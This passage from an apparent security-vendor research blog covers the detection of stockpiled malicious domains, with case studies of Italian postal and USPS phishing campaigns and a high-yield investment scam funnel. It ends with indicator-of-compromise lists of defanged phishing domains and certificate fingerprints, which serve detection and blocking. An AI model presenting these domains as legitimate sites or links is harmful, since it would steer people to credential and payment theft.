Image 5 is a screenshot of the legitimate website Posteitaliane of the Italian Postal Service page. There’s an image of a blonde woman with her arms resting on a lightbulb. The language of the website is in Italian.
Figure 5. The legitimate Italian postal service page poste[.]it.
Figure 6 is a screenshot of the phishing domain 222camo[.]com that is impersonating the original website.

Image 6 is a screenshot of a phishing domain impersonating the Italian Postal Service page, Posteitaliane. It includes the correct typeface, logos, and other information that could identify it as a legitimate page. The language is in Italian.
Figure 6. A phishing domain 222camo[.]com impersonating poste[.]it.
These four domains clearly had the same content and were part of the same campaign. However, there were a few signals related to automation for our detector to use.

Although these domains had the same validity length, they were registered on vastly different dates and used different IP addresses. Thus, our model mainly relied on certificate field-based and pDNS-based reputation features to identify the domains in this campaign.

A USPS Phishing Campaign

Our detector caught a campaign impersonating the United States Postal Service (USPS) where more than 30 domains (including the following examples) are used to host the same website shown in Figure 7:

  • Delivery-usps[.]vip
  • Delivery-usps[.]wiki
  • Delivery-usps[.]ren

These domains are registered under only four certificates. Our stockpiled domain detector caught all these domains before VirusTotal first detected them. We detected some of these domains days (e.g., usps-redelivery[.]art – 3 days) or weeks (e.g., usps-redelivery[.]live – 2 weeks) ahead of other vendors.

These domains were registered in the time span between June 17, 2023, and Aug. 28, 2023, and the domain certificates were obtained on the same day of registration. The aggregation of domains into a few certificates and the correlation to domain creation time suggests that threat actors created these domains with some level of automation. This automation allowed us to connect the dots and detect all of these malicious stockpiled domains.

Image 7 is a screenshot of a phishing page impersonating the United States Postal Service website. The layout, typeface, and logos all mimic the legitimate site.
Figure 7. A phishing page impersonating USPS using multiple domains (e.g., delivery-usps[.]vip, delivery-usps[.]wiki and delivery-usps[.]ren) registered under different TLDs.

A High-Yield Investment Scam Campaign

One of these campaigns consisted of more than 17 domains focusing on high-yield investment scams. In these campaigns, scammers try to convince users that in return for a small initial investment, they would earn a lot of money.

The following are a few example domains in this campaign:

  • Erinemailbiz[.]com
  • Natashafitts[.]com
  • Makemoneygeorge[.]com
  • Julieyeoman[.]com

While VirusTotal vendors found 12 out of 17 of these domains, on average they found them 34.7 days later than our detector.

When criminals set these domains up for their malicious campaigns, they left crumbs of information. For example, all the domains had the same validity length for their certificates, and they used the same IP address. While their registration dates are different, and they had more than one registrar, they were all newly registered domains.

At first, customers will be presented with a page (shown in Figure 8) that asks for very little. Give us your name and email address in return for earning $500 deposits. What is there to lose, right?

After filling out the information, victims will be redirected to another page to double-check if they’re ready to be tricked.

Image 8 is a screenshot of a scam domain. A popup advertising a $500 deposit per day by sending emails. The end-user can enter their full name and email address to sign up.
Figure 8. Scam domain erinemailbiz[.]com initial page screenshot.
People who fill out the information and click the submission button will be redirected to checkout.mytraffic[.]biz, as shown in Figure 9. On this page, victims are asked if they want a massive discount. But when they click “Yes,” they’re redirected to the final landing page.

Image 9 as a screenshot of a redirection page. A pop-up says Wait… Before you go! Click YES to get a MASSIVE discount on My Traffic Business Program. A green button says Yes get me started now. A red button says NO, I make enough. A blue button on the bottom left says Don't wait! Terry G just purchased! Only 12 left! Behind the pop-up is text saying Warning: You will only see this page one time. Watch this video all the way until the end.
Figure 9. Redirection page from erinemailbiz[.]com to checkout.mytraffic[.]biz.
Finally, the victims are redirected to the landing page on checkout.mytraffic[.]biz (shown in Figure 10). The page checks every checkbox for a phishing page:

  • The offer is too good to be true.
  • There’s a count to hasten people into filling out their information.
  • The page also indicates that other people are waiting to take the offer.
  • The page is packed with big logos signaling that the page is secure and that there’s a 30-day money-back guarantee.

We hope not many people filled in their credit card information at the bottom.

Image 10 is the screenshot of the final landing page of a scam website for My Traffic Business. Wait… Don't leave empty-handed. Claim your $10 discount for the exclusive my traffic business program. Your discount expires in 03 minutes 36 seconds. There are security protection badges on the site that indicate the site is safe, as well as a lengthy form to fill out that includes credit card information and other personal information.
Figure 10. Victims redirected to the final landing page on checkout.mytraffic[.]biz.

Conclusion

As the domain wars unfolded, cybercriminals started to automate their infrastructure setup. However, bulk domain registration and infrastructure automation can leave crumbs of information that allow us to detect stockpiled domains. The success of our approach emphasizes the need for security defenders looking to improve their detection to combine multiple large datasets, such as pDNS and certificate logs, to uncover malicious campaigns.

Our high-precision, machine learning-based detector processes terabytes of certificate and DNS logs to discover thousands of stockpiled domains weekly. Our detection pipeline has uncovered a wide variety of different types of campaigns earlier than VirusTotal vendors, and we also found domains that were not detected by others.

Palo Alto Networks customers receive protection against stockpiled domains by leveraging our automated classifier in multiple Palo Alto Networks Next-Generation Firewall cloud-delivered security services, including DNS Security and Advanced URL Filtering.

The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.

Acknowledgments

We want to thank George Jones, Arun Kumar, Alex Starov, Lysa Myers, Bradley Duncan, Erica Naone and Jun Javier Wang for their invaluable input on this post.

Indicators of Compromise

Puppy Scam Example Domain

  • Baronessabernesemountaindogpuppies[.]com

Malicious Redirection Campaign Domains

  • Whdytdof[.]tk
  • Pbyiyyht[.]gq
  • Rthgjwci[.]cf
  • Cgptvfjz[.]ml
  • Thewinjackpot[.]life

Postal Phishing Campaign Domains

  • Abschlussschritte-info[.]com
  • Aksunnatechnologies[.]com
  • 222camo[.]com
  • Rothost[.]best

A Sample of USPS Phishing Campaign Domains

  • Delivery-usps[.]vip
  • Delivery-usps[.]wiki
  • Delivery-usps[.]ren
  • Usps-redelivery[.]art
  • Usps-redelivery[.]live

USPS Phishing Campaign Certificate SHA-1 Fingerprints

  • 18:FF:07:F3:05:A7:6A:C2:7A:38:89:C5:06:FD:D7:B8:D9:06:88:AB
  • 89:29:97:5E:E9:F7:14:D9:95:16:9B:B3:74:33:0C:7B:D0:8F:98:30
  • B6:74:45:84:0C:FF:81:05:C2:28:0F:EF:91:23:D8:A0:E8:ED:3A:2E
  • 6A:21:31:8B:F4:0A:04:40:FA:37:46:15:A3:CE:1F:0A:C5:0A:93:C3

High Yield Investment Scam Campaign Domains

  • Erinemailbiz[.]com
  • Makemoneygeorge[.]com
  • Natashafitts[.]com
  • Julieyeoman[.]com
  • Checkout.mytraffic[.]biz

Additional Resources